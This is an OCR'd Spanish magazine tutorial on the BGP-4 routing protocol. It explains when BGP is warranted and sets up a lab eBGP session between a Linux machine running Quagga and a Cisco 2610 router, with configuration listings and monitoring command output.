Supongamos ahora el siguiente escenario alternativo. Dispone de dos enlaces de distintas características (uno mejor que otro), y quiere reservar el enlace "VIP" para sus mejores clientes y que el resto, vayan por el enlace "normal". ¿Cómo hacer que el tráfico descargado de Internet hacia los clientes VIP vaya por el enlace VIP y el tráfico de los clientes normales vaya por el enlace "normal"? Una solución a este problema nos la proporciona una adecuada configuración del protocolo de enrutamiento BGP.

También se recomienda el uso de BGP cuando se pretende que nuestro sistema autónomo haga de "tránsito" para paquetes de datos entre distintos sistemas autónomos. Este es el caso típico de un ISP.

Cuándo no usar BGP

Voy a incidir nuevamente en la idea de partida de que BGP sólo es una solución válida en ciertos casos "especiales". En nuestro sistema autónomo deberíamos aplicar como solución predilecta las rutas por defecto, sobre todo en caso de que nos conectemos a Internet a través de un único enlace con un ISP. Si sólo disponemos de un enlace al exterior BGP no tiene sentido.

Tampoco es recomendable usar BGP si los enlaces al exterior son inestables o de baja capacidad, ya que BGP introduce mucha sobrecarga (la "Internet routing table" que maneja el BGP de un ISP ocupa muchos megas que deben atravesar nuestro enlace hasta llegar a nuestros routers).

También hay que tener especial cuidado con la capacidad de procesamiento de nuestros routers. Si la máquina que hace de router frontera va pillada de CPU, el proceso BGP (que es costoso en términos de procesamiento) podría acabar de rematarla. Tampoco es despreciable el consumo de memoria, dado que la "Internet routing table" ocupa muchos megas (y crece día a día). A día de hoy, hay más de 33.333 AS presentes en la "Internet Routing Table" y el número de prefijos anunciados supera los 333.333. La tabla de rutas de Internet supera los 33 MB.

Tampoco recomiendo usar BGP en situaciones en las que a pesar de ser la mejor opción, el gestor de red no disponga de un entendimiento suficiente de lo que se trae entre manos... En ese caso, ¡¡¡ahórrese disgustos!!!

Por último y no por ello menos importante tenga en cuenta lo que dice la documentación de Quagga al respecto del demonio bgpd:

```
linux# man 8 bgpd
...
bgpd eats bugs for breakfast. If you have food for the
maintainers try http://bugzilla.quagga.net
...
```

Quien tenga ojos para ver, que vea y quien tenga oídos para oír que oiga...

Introducción a BGP

BGP son las siglas de Border Gateway Protocol, cuya última versión es la 4 y se referencia como BGP-4. Se trata de un protocolo de pasarela exterior (EGP), estándar de facto desde 1994 como protocolo entre dominios. Se describe en la RFC1771, A Border Gateway Protocol 4 (BGP-4), al que se han añadido múltiples extensiones, como el soporte multiprotocolo en la RFC2858.




Figura 2. Arranque de router cisco desde consola minicom

Como se ha comentado, el concepto de Sistema autónomo juega un papel clave en la comprensión del protocolo BGP. Un sistema autónomo es un conjunto de routers bajo una administración técnica única, que utiliza protocolos de pasarela interior (un IGP como ospf, rip, etc.,...) para enrutar paquetes dentro del sistema autónomo y un protocolo de pasarela exterior (un EGP como BGP) para enrutar paquetes a otros sistemas autónomos. Un sistema autónomo debe presentar una imagen coherente de los destinos que son alcanzables a través de él y todos los destinos dentro de un mismo AS deben estar interconectados, es decir, no puede haber destinos que hayan quedado aislados. La misión de BGP es proporcionar un sistema de enrutamiento entre AS que impida la formación de bucles (ruta cerrada de paquetes que dan vueltas en círculo y que por lo tanto nunca llegan su destino).

Cada sistema autónomo, tanto si es alcanzable públicamente desde Internet o sólo disponible a nivel privado, debe disponer de un

Listado 1. Instalar Quagga con yum

```
linux# yum info quagga
Loaded plugins: presto, refresh-packagekit
Available Packages
Name        : quagga
Arch        : x86_64
Version     : 0.99.12
Release     : 4.fc12
Size        : 944 k
Repo        : fedora
Summary     : Routing daemon
URL         : http://www.quagga.net
License     : GPLv2+
Description: Quagga is a free software that manages TCP/IP based routing
            : protocol. It takes multi-server and multi-thread approach to resolve
            : the current complexity of the Internet.
            :
            : Quagga supports BGP4, BGP4+, OSPFv2, OSPFv3, RIPv1, RIPv2, and RIPng.
            :
            : Quagga is intended to be used as a Route Server and a Route Reflector. It is
            : not a toolkit, it provides full routing power under a new architecture.
            : Quagga by design has a process for each protocol.
            :
            : Quagga is a fork of GNU Zebra.
linux# yum install quagga
```

Listado 2. Ficheros de configuración Quagga

```
[root@cienfuegos quagga]# pwd
/etc/quagga
[root@cienfuegos quagga]# ls -la
total 52
drwxr-x--x.   2 quagga quagga    4096 2010-02-15 20:51 .
drwxr-xr-x. 127 root   root     12288 2010-02-15 20:51 ..
-rw-r--r--.   1 root   root       566 2009-09-14 14:11 bgpd.conf.sample
-rw-r--r--.   1 root   root      2801 2009-09-14 14:11 bgpd.conf.sample2
-rw-r--r--.   1 root   root      1110 2009-09-14 14:11 ospf6d.conf.sample
-rw-r--r--.   1 root   root       182 2009-09-14 14:11 ospfd.conf.sample
-rw-r--r--.   1 root   root       406 2009-09-14 14:11 ripd.conf.sample
-rw-r--r--.   1 root   root       390 2009-09-14 14:11 ripngd.conf.sample
-rw-r-----.   1 quagga quaggavt     0 2010-02-15 20:51 vtysh.conf
-rw-r--r--.   1 quagga quaggavt   128 2009-09-14 14:11 vtysh.conf.sample
-rw-r-----.   1 quagga quagga      30 2010-02-15 20:51 zebra.conf

-rw-r--r--.   1 root   root       369 2009-09-14 14:11 zebra.conf.sample
```

```
framontb : vtysh
Ficheiro  Editar  Vista  Desprazamento  Marcadores  Configuración  Axuda
[root@cienfuegos ~]# /etc/init.d/zebra start
Starting zebra:                                            [  OK  ]
[root@cienfuegos ~]# /etc/init.d/bgpd start
Starting bgpd:                                             [  OK  ]
[root@cienfuegos ~]# vtysh

Hello, this is Quagga (version 0.99.12).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

quagga-router# show ip bgp summary
BGP router identifier 172.16.0.1, local AS number 65111
RIB entries 7, using 672 bytes of memory
Peers 1, using 4560 bytes of memory

Neighbor        V    AS MsgRcvd MsgSent   TblVer  InQ OutQ Up/Down  State/PfxRcd
172.16.0.2      4 65222       4       4        0    0    0 00:00:45        3

Total number of neighbors 1
quagga-router# ping 10.4.4.4
PING 10.4.4.4 (10.4.4.4) 56(84) bytes of data.
64 bytes from 10.4.4.4: icmp_seq=1 ttl=255 time=1.43 ms
64 bytes from 10.4.4.4: icmp_seq=2 ttl=255 time=1.46 ms
framontb : vtysh
```

Figura 3. Arranque de los demonios quagga (zebra y bgpd). Activación consola vtysh. Comandos "sh ip bgp summary", "ping 10.4.4.4"

```
framontb : minicom
Ficheiro  Editar  Vista  Desprazamento  Marcadores  Configuración  Axuda
cisco-router#show ip bgp
BGP table version is 7, local router ID is 172.16.0.2
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 10.1.1.0/24      172.16.0.1               0             0 65111 i
*> 10.2.2.0/24      0.0.0.0                  0         32768 i
*> 10.3.3.0/24      0.0.0.0                  0         32768 i
*> 10.4.4.0/24      0.0.0.0                  0         32768 i
cisco-router#
cisco-router#ping 10.1.1.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.1.1.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/2/4 ms
cisco-router#
cisco-router#
cisco-router#
cisco-router#
framontb : minicom
```

Figura 4. Salida comando "sh ip bgp" del cisco router. Prueba de conectividad: "ping 10.1.1.1"

número identificador de sistema autónomo a efectos de implementar BGP. Se trata de un número de 16 bits, cuyo rango va de 1 a 65535. En el RFC 1930 encontraremos recomendaciones sobre la asignación de estos números. En este documento se especifica que la Internet Assigned Numbers Authority (IANA) ha reservado un bloque de números de AS para uso privado (no publicados en el Internet Global). Este rango va desde 64512 a 65535. Para el ejemplo que veremos en este artículo usaremos números de AS en el rango privado.

Otra clasificación para los protocolos de enrutamiento se establece entre protocolos por "estado del enlace", o protocolos por "vector de distancias". BGP es un protocolo del tipo "vector distancia", al igual que RIP. Los routers que implementan BGP envían a sus vecinos los destinos alcanzables a través del AS al que pertenecen, expresados como vectores con una métrica de manera similar a como hace RIP (aunque muy mejorada). Cada vector especifica una red de destino y contiene una serie de atributos que definen la ruta a esa red en cuestión a través del AS que remite la información. Uno de los atributos más relevantes, es la lista de los AS que se atravesarán para llegar al destino. Para evitar los bucles de enrutamiento, un AS descartará las rutas que ya incluyan su número de AS.

Los atributos de ruta se catalogan en dos clases: "bien conocidos" y "opcionales". Los bien conocidos son aquellos atributos que todas las implementaciones de BGP deben conocer, mientras que los opcionales podrían no estar implementados. Dentro de los atributos "bien conocidos" algunos deben figurar obligatoriamente en la ruta (los "obligatorios") y otros no (los "discrecionales"). El "atributo de ruta de AS", especifica la lista de AS que se atraviesan para llegar a un destino y es del tipo bien conocido y obligatorio. Otros atributos disponibles son:

- atributo de próximo salto: dirección IP del próximo salto para alcanzar el destino,
- atributo de preferencia local: indica qué ruta es la preferida para salir del AS. Sólo se intercambia esta información con routers del mismo AS,
- atributo MED (discriminador de salida múltiple): indica a los vecinos de OTRO AS, la ruta preferida a nuestro AS,
- atributo de origen de la ruta: indica cómo se conoció la ruta (IGP, EGP o desconocido).

Listado 3. Configurando /etc/quagga/vtysh.conf

```
!  Fichero de configuración:
         /etc/quagga/vtysh.conf
! Sample configuration file for vtysh.
!
!service integrated-vtysh-config
! Se establece el nombre del router en
  la interfaz telnet
hostname quagga-router
! El usuario root entrara sin necesidad
  de password username root nopassword
```

Listado 4. Configurando /etc/quagga/zebra.conf

```
!  Fichero de configuración:   /etc/quagga/zebra.conf
! Zebra configuration saved from vty
!   2010/02/20 14:57:41
!
hostname Router
password zebra
enable password zebra
log file /var/log/quagga/zebra.log
service advanced-vty
!
interface eth0
 ip address 172.16.0.1/24
 ipv6 nd suppress-ra
!
interface lo
 ip address 10.1.1.1/24
!
access-list soloAccesoLocal permit 127.0.0.1/32
access-list soloAccesoLocal deny any
!
ip forwarding
!
!
line vty
 access-class soloAccesoLocal
!
```




Figura 5. Salida quagga-router, comandos: "show ip forwarding", "show ip route", "exit"

Los intercambios de información de enrutamiento BGP se realizan a través de sesiones BGP, en las que un par de routers denominados "vecinos" se conectan mediante una conexión TCP (puerto 179). El hecho de que la información se intercambie a través de una sesión TCP es relevante, puesto que al tratarse de una conexión con control de errores, una vez transmitida el grueso de la tabla de rutas BGP, no será necesario volver a enviarla, siendo suficiente actualizaciones incrementales. Estos dos vecinos pueden vivir en el mismo AS, con lo que se denomina BGP "interno" (IBGP) o pueden vivir en diferente AS, por lo que se denomina BGP "externo" (EBGP). Cada router sólo publicará a sus vecinos rutas que él mismo pueda utilizar. Es decir, aunque le pidamos a BGP que anuncie la red 192.168.0.0/24, si el router no sabe cómo llegar a ella, no la anunciará. Los procesos BGP mantienen una tabla de rutas BGP separada de la tabla de rutas que el router utiliza para enrutar los paquetes.

Software

Las configuraciones que aquí se especifican, han sido probadas sobre una distribución GNU/Linux Fedora 12 sobre una máquina con arquitectura x86_64 y un partner Cisco IOS 12.2(15)T11 sobre un router Cisco 2610. La versión de quagga utilizada es 0.99.12

Listado 5. Configurando /etc/quagga/bgpd.conf

```
!  Fichero de configuración:
               /etc/quagga/bgpd.conf
! Zebra configuration saved from vty
!   2010/02/20 14:57:41
!
hostname bgpd-router
password bgpd
log stdout
!
router bgp 65111
 bgp router-id 172.16.0.1
 bgp log-neighbor-changes
 network 10.1.1.0/24
 neighbor 172.16.0.2 remote-as 65222
!
line vty
!
```

Introducción a Quagga

El software utilizado para implementar el protocolo BGP sobre GNU/Linux ha sido Quagga (*www.quagga.net*). Quagga es un paquete de software avanzado que provee un conjunto de protocolos de routing unicast basados en TCP/IP; tales como RIP, OSPF y BGP. En el sitio web de Quagga podrá consultar la lista exhaustiva de RFC's soportados. Quagga implementa los protocolos de enrutamiento antes mencionados, y con la información obtenida a través de ellos, actualiza la tabla de rutas del kernel. La configuración de los distintos protocolos puede ser modificada sobre la marcha, y la tabla de rutas visualizada desde una interfaz de terminal. Cabe destacar también el sistema de administración del sistema Quagga. Mientras en la operación normal de un administrador de red sobre GNU/Linux es usual necesitar privilegios de root para ejecutar los clásicos comandos ifconfig, route o netstat, Quagga presenta dos modos de usuario: modo "normal" y modo "enabled". Mediante el modo normal, el usuario podrá consultar el estado del sistema; mientras que con el modo "enabled" habilitado, podrá además modificar la configuración del sistema. Para el administrador de red, esta independencia de la cuenta UNIX le hará la vida más fácil.

Quagga es una bifurcación del proyecto GNU Zebra (*www.zebra.org*). Zebra es un gestor de enrutamiento IP: actualiza la tabla de rutas del kernel, provee las interfaces lookups, y redistribuye las rutas entre los distintos protocolos.

Arquitectura de quaggua

Quaggua se basa en una colección de diferentes demonios (específicos para los distintos protocolos de red: ripd, ripngd, ospfd, ospf6d, bgpd; más el demonio gestor zebra) que trabajan juntos para construir la tabla de rutas. El demonio bgpd soporta el protocolo BGP-4; mientras que el demonio zebra gestiona la tabla de rutas del kernel. Cada

Listado 6. Configurando el router cisco

```
!
interface Loopback2
 ip address 10.2.2.2 255.255.255.0
!
interface Loopback3
 ip address 10.3.3.3 255.255.255.0
!
interface Loopback4
 ip address 10.4.4.4 255.255.255.0
!
interface Ethernet0/0
 ip address 172.16.0.2 255.255.255.0
 full-duplex
!
!
router bgp 65222
 bgp router-id 172.16.0.2
 bgp log-neighbor-changes
 network 10.2.2.0 mask 255.255.255.0
 network 10.3.3.0 mask 255.255.255.0
 network 10.4.4.0 mask 255.255.255.0
 neighbor 172.16.0.1 remote-as 65111
!
```

demonio dispone de su propio fichero de configuración, e interfaz de terminal, e incluso podrían estar ubicados en máquinas diferentes. Así, una ruta estática debe introducirse en el fichero de configuración del demonio zebra, mientras que la configuración BGP debe introducirse en el fichero de configuración del demonio bgpd. Para simplificar la problemática de gestionar varios ficheros de configuración diferentes, Quagga dispone de una interfaz de usuario integrada denominada vtysh, la cual se comunica con el demonio apropiado actuando como un proxy para las entradas de usuario.

Instalaciones

Como puede verse en el Listado 1, la instalación de Quagga con yum es muy sencilla. Con el comando "yum info quagga" obtenemos la información del paquete. Con el comando "yum install quagga" lo instalamos. En el Listado 2, podemos observar el directorio que contiene los ficheros de instalación de quagga: /etc/quagga ; así como los nombres de esos ficheros.

Como en cualquier proyecto GNU, la instalación de Quagga, también puede realizarse descargando el código fuente y compilándolo en nuestra propia máquina. Una descripción detallada de este proceso puede encontrarse en la documentación de quagga (*http://www.quagga.net/docs/quagga.html#SEC9*)

Habilitar el reenvío de paquetes IP

Para que una máquina GNU/Linux realice las funciones de un router, se debe habilitar el reenvío de paquetes IP. En Fedora, puede hacerse con el siguiente comando.

```
Linux# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Sin embargo, si la máquina se reinicia, esta configuración se perderá. Si queremos que el reenvío sobreviva a los reinicios, deberemos modificar una línea en el fichero */etc/sysctl.conf* así:

```
# Controls IP packet forwarding
net.ipv4.ip_forward = 1
```

Y a continuación utilizar el comando /sbin/*sysctl*, que configura los parámetros del kernel en tiempo de ejecución:

```
linux# /sbin/sysctl -p /etc/sysctl.conf
```

Descripción del ejemplo

En el siguiente gráfico puede observarse el sencillo ejemplo que vamos a implementar (Figura 1). Como puede observarse los dos routers "vecinos" BGP serán por un lado un router Cisco 2610 corriendo un sistema operativo IOS (versión 12.2(15)T11) y por otro un portátil GNU/Linux (Fedora 12) ejecutando los demonios quagga (zebra y bgpd).

El router frontera cisco pertenece al sistema autónomo 65.222 (perteneciente al rango privado) y está conectado a cuatro redes. Las cuatro IP que le conectan a esas redes son: 10.2.2.2 , 10.3.3.3 , 10.4.4.4 y 172.16.0.2. Por su parte, el router Quagga pertenece al AS 65.111 (también del rango privado) y está conectado a dos redes, con IP: 10.1.1.1 y 172.16.1.1

Como los dos routers pertenecen a sistemas autónomos diferentes se trata de BGP externo (EBGP). Se configurará el protocolo BGP para que ambos routers intercambien información sobre las redes 10.*.*.*

Ficheros de configuración en quagga

En Fedora los ficheros de configuración se encuentran en el directorio */etc/quagga*. Para realizar el ejemplo antes descrito, modificaremos los siguientes ficheros de configuración: *zebra.conf, vtysh.conf* y *bgpd.conf*. Una explicación precede a cada uno de los comandos mediante una línea de comentario.

vtysh.conf

El Listado 3, contiene la configuración del terminal virtual desde el que acceder a todos los demonios Quagga activos. Vtysh actúa como un proxy para el acceso telnet.

Zebra.conf

En el Listado 4, puede verse el fichero donde se configuran los parámetros de funcionamiento del demonio zebra: /etc/quagga/zebra.conf

Se le asigna el nombre "Router" y la palabra clave "zebra" para el caso de que queramos acceder directamente al demonio zebra mediante una sesión "telnet localhost 2601" (el demonio zebra corre sobre el puerto 2601). La clave "zebra" se asigna tanto para el modo normal como para el privilegiado. Se asigna el fichero para registro de eventos */var/log/quagga/zebra.log,* que por defecto tendrá el nivel "debugging". Los niveles de registro disponibles son: emergencies, alerts, critical, errors, warnings, notifications, information y debugging. Se configuran los interfaces eth y lo con las IPs descritas en el ejemplo. Se crea una lista de acceso donde se permite la máquina localhost (127.0.0.1/32) y se rechaza el resto. Esta lista se aplica al acceso telnet. Por último se habilita el encaminamiento de paquetes.

bgpd.conf

En el Listado 5, puede verse el fichero donde se configuran los parámetros de funcionamiento del demonio bgpd: */etc/quagga/bgpd.conf*

Se le asigna el nombre "bgpd-router" al promt del terminal virtual. El demonio bgpd corre sobre el puerto (bien conocido) TCP 2605, por lo que para acceder a él ejecutamos "telnet localhost 2605". Se le asigna la palabra clave "bgpd". Se configura el registro

Listado 7. Salida del comando "show ip route"

```
quagga-router# sh ip route
Codes: K - kernel route, C - connected, S - static,
R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * -
FIB route

K>* 0.0.0.0/0 via 192.168.0.1, eth1
C>* 10.1.1.0/24 is directly connected, lo
B>* 10.2.2.0/24 [20/0] via 172.16.0.2, eth0, 00:04:
36
B>* 10.3.3.0/24 [20/0] via 172.16.0.2, eth0, 00:04:
36
B>* 10.4.4.0/24 [20/0] via 172.16.0.2, eth0, 00:04:
36
C>* 127.0.0.0/8 is directly connected, lo
C>* 172.16.0.0/24 is directly connected, eth0
C>* 192.168.0.0/24 is directly connected, eth1
```

Listado 8. Salida del comando "sh interface"

```
quagga-router# show interface
Interface eth0 is up,
  line protocol detection is disabled
  index 3 metric 1 mtu 1500
  flags: <UP,BROADCAST,RUNNING,MULTICAST>
  HWaddr: 00:23:8b:ae:d7:ac
  inet 172.16.0.1/24 broadcast 172.16.0.255
  inet6 fe80::223:8bff:feae:d7ac/64

Interface lo is up, line protocol detection is
disabled
  index 1 metric 1 mtu 16436
  flags: <UP,LOOPBACK,RUNNING>
  inet 10.1.1.1/24 broadcast 10.1.1.255
  inet 127.0.0.1/8
  inet6 ::1/128
```

Listado 9. Salida del comando "show ip bgp summary"

```
quagga-router# sh ip bgp  summary
BGP router identifier 172.16.0.1,
   local AS number 65111
RIB entries 7, using 672 bytes of memory
Peers 1, using 4560 bytes of memory
Neighbor        V    AS MsgRcvd MsgSent   TblVer
InQ OutQ Up/Down  State/PfxRcd
172.16.0.2      4 65222     18      19        0    0
0 00:02:16        3
Total number of neighbors 1
```

Listado 10. Salida del comando "show ip bgp"

```
quagga-router# sh ip bgp
BGP table version is 0, local router ID is
172.16.0.1
Status codes: s suppressed, d damped, h history, *
valid, > best, i - internal,
              r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete



   Network          Next Hop            Metric
LocPrf Weight Path
*> 10.1.1.0/24      0.0.0.0        0         32768 i
*> 10.2.2.0/24      172.16.0.2     0         0 65222 i
*> 10.3.3.0/24      172.16.0.2     0         0 65222 i
*> 10.4.4.0/24      172.16.0.2     0         0 65222 i
Total number of prefixes 4
```

en la salida estandar "stdout". Por último se configura el proceso BGP. Se asigna el AS local 65111 y el identificador de router local como "172.16.0.1". Se ha elegido igual que la IP del interfaz que comunica con el vecino, aunque puede elegirse otro diferente (cualquiera en realidad). Se especifica que se registren cambios en el estado de los vecinos. Es útil para la resolución de incidencias. Se anunciará la red 10.1.1.0/24 a través del BGP. Se especifica el vecino (el router Cisco) 172.16.0.2 perteneciente al AS 65222.

Propietarios de los archivos de configuración

A continuación nos aseguraremos de que tienen asignados el usuario y grupo adecuado:

```
linux# chown quagga:quagga bgpd.conf zebra.conf
linux# chown quagga:quaggavt vtysh.conf
```

Arrancar los demonios en la máquina GNU/Linux

Arrancamos zebra primero con el comando:

```
linux# /etc/init.d/zebra start
```

A continuación, arrancar bgpd:

```
linux# /etc/init.d/bgpd start
```

Para detener la ejecución de cualquiera de los demonios, sustituimos "start" por "stop". Si lo que queremos es reiniciarlos, utilizaremos "restart".

Configuración del router vecino cisco

La configuración del Listado 6, se introduce en el router Cisco por la línea de comandos. Simplemente nos conectamos a la consola de equipo (si no tiene claro cómo, al final del artículo se describe el proceso de acceso a la consola Cisco), entramos en modo "enabled", ejecutamos el comando "configure terminal", pegamos la configuración tal cual y salimos del terminal de configuración con "end". Si queremos que las modificaciones se hagan persistentes al reinicio, usaremos el comando "write". La configuración es simple. Se configuran cuatro interfaces en el router. Las tres de loopback son las que se anunciarán en BGP al vecino conectado a la interfaz ethernet 0/0. Nótese que es necesario que el router Cisco sepa alcanzar las redes que anunciará en BGP (network ...). De otro modo no las anunciará. Es una consecuencia del paradigma de enrutamiento salto a salto. (¡¡¡Contrariamente a lo que cabría esperar el router Quagga envía la ruta por la sesión BGP aunque no sepa como llegar al destino!!!).

Monitorización del demonio zebra y bgpd

Para acceder al terminal virtual (la ventanilla única :-) desde donde configurar los demonios zebra y bgpd conjuntamente ejecute el comando:

```
linux# vtysh
```

Desde este interfaz centralizado vtysh, pueden ejecutarse los siguientes comandos de monitorización:

```
show version
quagga-router# show version
```

```
Quagga 0.99.12 (quagga-router).
Copyright 1996-2005 Kunihiro Ishiguro, et al.
```

Se observa que la versión de Quagga ejecutada es la 0.99.12

sh ip route

El Listado 7 muestra la salida del comando "sh ip route" en el router quagga. Con este comando visualizamos las rutas disponibles en la tabla de rutas. Podemos observar las rutas que hemos obtenido gracias a la sesión BGP establecida, que son las marcadas con una "B". Los rutas marcadas con una "C" son las directamente conectadas. El propio comando nos indica al inicio los códigos de los distintos tipos de rutas.

Una vez que visualice estas rutas BGP en el router Quagga, podrá acceder por ping a las direcciones 10.2.2.2, 10.3.3.3 y 10.4.4.4 del router Cisco:

```
quagga-router# ping 10.2.2.2
PING 10.2.2.2 (10.2.2.2) 56(84) bytes of data.
64 bytes from 10.2.2.2: icmp_seq=1 ttl=255 time=1.48 ms
64 bytes from 10.2.2.2: icmp_seq=2 ttl=255 time=1.42 ms
```

show interface

El Listado 8 muestra la salida del comando "sh interface" en el router quagga. Muestra los interfaces conectados al router.

```
show ip forwarding
quagga-router# show ip forwarding
IP forwarding is on
```

Visualiza si la función de encaminamiento de paquetes está activada o no.

sh ip bgp summary

El Listado 9 muestra la salida del comando "show ip bgp summary" en el router quagga.

Obtenemos un informe resumido del estado de las sesiones BGP. Podemos ver nuestro identificador de sesión BGP (172.16.0.1), así como nuestro número de sistema autónomo 65.111. Hay siete entradas en la Routing Information Base que ocupan 672 bytes. Tenemos un vecino BGP con identificador 172.17.0.2 que ejecuta la versión 4 del protocolo BGP y cuyo AS es 65222. Nos ha remitido tres prefijos (los que hemos visto marcados con una "B" en "show ip route") y la sesión BGP con este vecino lleva 2 minutos 16 segundos establecida.

sh ip bgp

El Listado 10 muestra la salida del comando "show ip bgp" en el router quagga.

Gracias a este comando podemos visualizar las rutas con los atributos que describíamos en la introducción a BGP. En concreto vemos la red de destino con el atributo "next hop", es decir el próximo salto para alcanzar el destino. Vemos el atributo "Metric", descrito en la introducción como MED. El atributo "LocPrf", descrito como Local preference. El atributo "ruta de AS", con la lista de AS hasta el destino (en este caso sólo AS 65222). Por último el código de origen de la ruta, "i" the IGP. El asterisco marca las rutas válidas.

sh ip bgp neighbors

Información detallada de cada una de las sesiones BGP establecidas con los vecinos:

```
clear  ip bgp  *
quagga-router# clear  ip bgp  *
```

Resetear la sesión BGP.

Cambios de configuración en tiempo de ejecución

A través de la consola vtysh se pueden modificar las configuraciones, tanto del demonio bgpd como el zebra en tiempo real en la máquina GNU/Linux de la misma manera que se haría en un router cisco.

Por ejemplo podemos eliminar la red 10.1.1.0/24 como directamente conectada, borrando la configuración del "interface lo".

```
quagga-router# configure  terminal
quagga-router(config)# interface lo
```

Listado 11. Configurando minicom

```
+-----------------------------------------------------------------------+
| A -    Serial Device      : /dev/ttyUSB0                              |
| B - Lockfile Location     : /var/lock                                 |
| C -   Callin Program      :                                           |
| D -  Callout Program      :                                           |
| E -    Bps/Par/Bits       : 9600 8N1                                  |
| F - Hardware Flow Control : Yes                                       |
| G - Software Flow Control : No                                        |
|                                                                       |
|    Change which setting?                                              |
+-----------------------------------------------------------------------+
```

```
quagga-router(config-if)# no  ip address 10.1.1.1/24
quagga-router(config-if)# end
```

Para ver la configuración resultante "write terminal". Para hacerla persistente, solo "write". Una vez eliminada la IP del interfaz, el router Cisco no podrá alcanzarla con ping:

```
Router#ping 10.1.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.1.1.1,
   timeout is 2 seconds:
UUUUU
Success rate is 0 percent (0/5)
```

Acceso a la consola del router cisco

Como se ha dicho, el vecino BGP de nuestra máquina GNU/Linux es un router cisco sobre el que también deberemos acceder para realizar las configuraciones pertinentes. Para ello nos conectaremos a la consola a través del puerto serie como se detalla a continuación.

El software

Para acceder a una consola de un router cisco mediante un portátil con un sistema operativo GNU/Linux, puede emplearse el programa minicom. Para instalar el minicom en Fedora:

```
linux# yum install minicom
```

Este es todo el software que necesitamos. Hay programas más elaborados como el Putty, que ofrecen una interfaz de usuario más intuitiva. En este artículo nos centramos en minicom.

El hardware

Dispondremos de un portátil con GNU/Linux instalado, un equipo Cisco al que conectarnos y un cable de consola cisco. El cable tiene su miga. El que yo uso es un cable consola marca cisco (plano y de color azul). El conector a la consola cisco es RJ45, y el otro extremo para conectar al portátil es DB9. Como hoy día muchos portátiles no disponen de puerto serie DB9, se puede usar un adaptador de DB9 a USB.

La configuración

Lo primero que debemos determinar es el puerto USB al que hemos enchufado el cable en el portátil. Para ello, tras enchufar el cable, ejecutamos el comando: `linux# dmesg | grep tty`.

Que nos entregará una salida similar a:

```
usb 5-2: pl2303 converter now attached to ttyUSB0
```

Ahora sabemos que el cable está enchufado a */dev/ttyUSB0* (al menos lo sabemos con Fedora 12 :-)

Para configurar el minicom, podemos abrir un terminal en línea de comandos como root e introducir:

```
linux# minicom -s
```

Accedemos a una pantalla de configuración, donde elegimos la opción "Serial port setup". Se nos despliega otro menú donde configuraremos las opciones mostradas en el Listado 11.

Una vez lo hemos dejado configurado así, salvamos la configuración con la opción "Save setup as..." y le ponemos de nombre "cisco".

Acceder

Ahora para acceder, simplemente ejecutar como root:

```
linux# minicom cisco
```

y la consola del equipo cisco debería aparecer ante nuestros ojos.

Conclusión

En este artículo se han revisado los fundamentos para el uso del protocolo de enrutamiento BGP-4. En particular, se ha ensayado una sencilla sesión BGP entre un router con sistema operativo GNU/Linux y un router vecino cisco-2610. Se ha expuesto que como norma general, el uso de rutas por defecto es preferible al uso de BGP, que es recomendable solamente en ciertos casos especiales. Se ha hecho una introducción a Quagga, un software GNU que provee varios protocolos de enrutamiento entre los que se encuentra BGP. Se ha habilitado una máquina GNU/Linux para reenvío de paquetes y se ha introducido el protocolo BGP. Se han presentado los ficheros de configuración para un ejemplo sencillo de uso de BGP sobre Quagga y su configuración correspondiente en el router cisco. Se han comentado los ficheros de configuración de los demonios zebra y bgpd. También hemos aprendido a configurar el programa minicom para acceder al router cisco a través del puerto serie. Se han visto comandos de monitorización del enrutamiento sobre el terminal virtual de Quagga, así como el modo de efectuar cambios de configuración en tiempo real.



Glosario

AS	Autonomous System o Sistema Autónomo
ASes	Sistemas Autónomos
EGP	Exterior Gateway Protocol
GNU	GNU is Not Unix
IGP	Internal Gateway Protocol
IP	Internet Protocol
ISP	Internet Server Provider; por ejemplo una operadora como Telefónica
RFC	Request For Comments
RIP	Routing Information Protocol



Sobre el autor

Francisco Ramón Torrado Bea es ingeniero superior de telecomunicaciones con especialidad en telemática. Certificado Cisco CCNP y máster en Gestión de Empresas de Telecomunicaciones.

Trabajó como soporte y configuración de red de datos en las principales operadoras españolas.

En la actualidad es director técnico de TopazioWeb.com.

DBAN:
Elimina de forma segura toda la información de tu disco duro

Andrés Rosique

